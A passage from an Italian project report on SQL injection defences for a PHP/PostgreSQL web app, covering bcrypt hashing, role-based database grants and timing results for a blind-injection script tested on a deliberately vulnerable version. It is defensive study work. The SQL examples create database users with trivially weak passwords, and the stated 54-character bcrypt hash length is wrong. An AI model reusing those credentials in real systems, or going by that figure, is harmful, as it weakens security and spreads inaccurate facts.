Dunque la password degli utenti viene hashata in fase di registrazione, utilizzando la funzione PHP **password_hash(\$password, PASSWORD_BCRYPT)**. Perciò è stato utilizzato **BCrypt**, ossia un algoritmo di hashing progettato per l'hashing sicuro delle password. Utilizza un **salt** casuale per ogni password, dunque anche se due utenti hanno la stessa password avranno **due password hashate differenti**. Genera codici hash da 54 caratteri.

Check della password in fase di Login

Il processo di autenticazione delle credenziali dell'utente è il seguente:

- Acquisizione dei dati in input dall'utente (username e password)
- Preparazione e esecuzione della query di ricerca sul db della password dell'utente in base allo username

- Confronto della password inserita dall'utente con quella hashata estratta dal db. Il confronto avviene tramite la funzione `password_verify()`, questa funzione estrae in tempo costante il salt dalla password hashata, effettua la funzione di hash sulla password in chiaro restituita dall'utente e le compara, se la funzione restituisce vero il login avviene con successo altrimenti l'utente viene rifiutato.

5.5 Controllo degli accessi

Il **controllo degli accessi** al database è una componente cruciale nella gestione della sicurezza di un sistema informatico. Esso determina chi può accedere a quali dati e quali operazioni possono essere eseguite su tali dati.

Una corretta implementazione del controllo degli accessi **previene accessi non autorizzati** e garantisce che gli utenti possano eseguire solo le operazioni per le quali sono autorizzati, contribuendo così alla protezione delle informazioni sensibili e alla mitigazione dei rischi di compromissione.

Least Privilege

Il principio del **Least Privilege** (Minimo Privilegio) è un pilastro importante della sicurezza informatica. Questo principio afferma che ogni componente di un sistema (utente, processo, applicazione) dovrebbe **avere solo i privilegi strettamente necessari** per svolgere le proprie funzioni.

L'applicazione del principio del Least Privilege riduce la superficie di attacco, limitando le possibilità per un utente malintenzionato di sfruttare una vulnerabilità per eseguire operazioni non autorizzate.

Implementazione del Controllo degli Accessi nel Progetto

Nel progetto, è stato implementato un controllo degli accessi **basato sui ruoli (RBAC)** per garantire che ogni utente abbia solo i privilegi necessari per eseguire le proprie operazioni. Questo approccio è stato realizzato mediante la creazione di ruoli specifici per diversi tipi di utenti e l'**assegnazione di privilegi** appropriati a ciascun ruolo. Ecco una descrizione dettagliata dell'implementazione:

Creazione e Assegnazione dei Ruoli

Sono stati definiti tre ruoli distinti nel sistema:

- user_role
- shop_role
- admin_role

Assegnazione dei Privilegi

Ogni ruolo ha privilegi specifici assegnati che limitano le operazioni che gli utenti appartenenti a quel ruolo possono eseguire. Di seguito sono riportati i privilegi assegnati a ciascun ruolo:

```
-- Creare i ruoli specifici
CREATE ROLE user_role;
CREATE ROLE shop_role;
CREATE ROLE admin_role;

-- Creare utenti specifici
CREATE USER user_user WITH ENCRYPTED PASSWORD '12345';
CREATE USER shop_user WITH ENCRYPTED PASSWORD '98765';
CREATE USER admin_user WITH ENCRYPTED PASSWORD '10293';

-- Assegnare i ruoli agli utenti
GRANT user_role TO user_user;
GRANT shop_role TO shop_user;
GRANT admin_role TO admin_user;
```

Figure 10: Creazione dei ruoli e utenti del db sicuro

user_role: Gli utenti con questo ruolo possono connettersi al database, usare lo schema pubblico, selezionare dati dalle tabelle Users, Address, Article e Shop, inserire dati nelle tabelle Users e Address.

```
-- Permessi per user_role
GRANT CONNECT ON DATABASE db_secure TO user_role;
GRANT USAGE ON SCHEMA public TO user_role;
GRANT SELECT ON TABLE Article, Shop TO user_role;
GRANT INSERT ON TABLE Users, Address TO user_role;
GRANT SELECT ON TABLE Users, Address TO user_role;
GRANT USAGE, SELECT ON SEQUENCE address_id_seq TO user_role;
GRANT USAGE, SELECT ON SEQUENCE users_id_seq TO user_role;
```

Figure 11: Ruolo Utente

shop_role: Gli utenti con questo ruolo possono connettersi al database, usare lo schema pubblico, inserire, cancellare e selezionare i dati dalla tabelle Shop e Article.

```
-- Permessi per shop_role
GRANT CONNECT ON DATABASE db_secure TO shop_role;
GRANT USAGE ON SCHEMA public TO shop_role;
GRANT INSERT ON TABLE Article, Shop TO shop_role;
GRANT SELECT ON TABLE Shop, Article TO shop_role;
GRANT DELETE ON TABLE Article TO shop_role;
```

Figure 12: Ruolo Negozio

admin_role: Gli utenti con questo ruolo hanno tutti i privilegi su tutte le tabelle e schemi del database

```
-- Permessi per admin_role
GRANT CONNECT ON DATABASE db_secure TO admin_role;
GRANT USAGE ON SCHEMA public TO admin_role;
GRANT ALL PRIVILEGES ON ALL TABLES IN SCHEMA public TO admin_role;
```

Figure 13: Ruolo Amministratore

6 Risultati sperimentali

Tutte le query malevole di SQL Injection descritte nella sezione 'Attacchi SQL Injection' sono state testate su entrambe le versioni del progetto.

Tutte le query penetrano la versione critica, dato dal fatto delle tante criticità di sicurezza che sono state lasciate scoperte.

Allo stesso modo sono state testate le query sulla **versione sicura** e **nessuna di loro è andata a buon fine**, risultando le contromisure e le prevenzioni attuate in questa versione accurate per la protezione da attacchi di SQL Injection di vario tipo.

Ora verrà riportato il **tempo di esecuzione dello script blindInjection.js** testandolo sulla versione critica del sistema. Per la mode 0 si andranno a cercare i **nomi delle 4 tabelle**: users, address, shop, article. Mentre per la mode 1 si andranno a cercare i **6 attributi di article**: id, name, brand, model, color e shop.id.

I tempi impiegati per la versione dell'attacco time-based sono dettati dallo **sleep di un secondo** ogni volta che la condizione risulta vera, invece per la versione informazione inferita, il tempo è dettato dal **delay di 300 millisecondi** a ogni inserimento di un nuovo carattere per dare il tempo alla pagina html di aggiornare la tabella.

E' stato testato anche con un delay minore di 300 millisecondi ma **introduceva falsi positivi** probabilmente derivanti dal conteggio delle righe del risultato precedente.

Versione	Mode	Tempo
Informazione inferita	0	135.588s
Informazione inferita	1	170.964s
Time-based attack	0	44.698s
Time-based attack	1	59.606s

Table 1: Risultati degli attacchi SQL injection dello script blindInjection.js

7 Versioni utilizzate

- DBMS: PostgreSQL 13.14
- OS: Linux Debian 11 (bullseye)
- Linguaggio: PHP 7.4.33
- Web Server: Apache2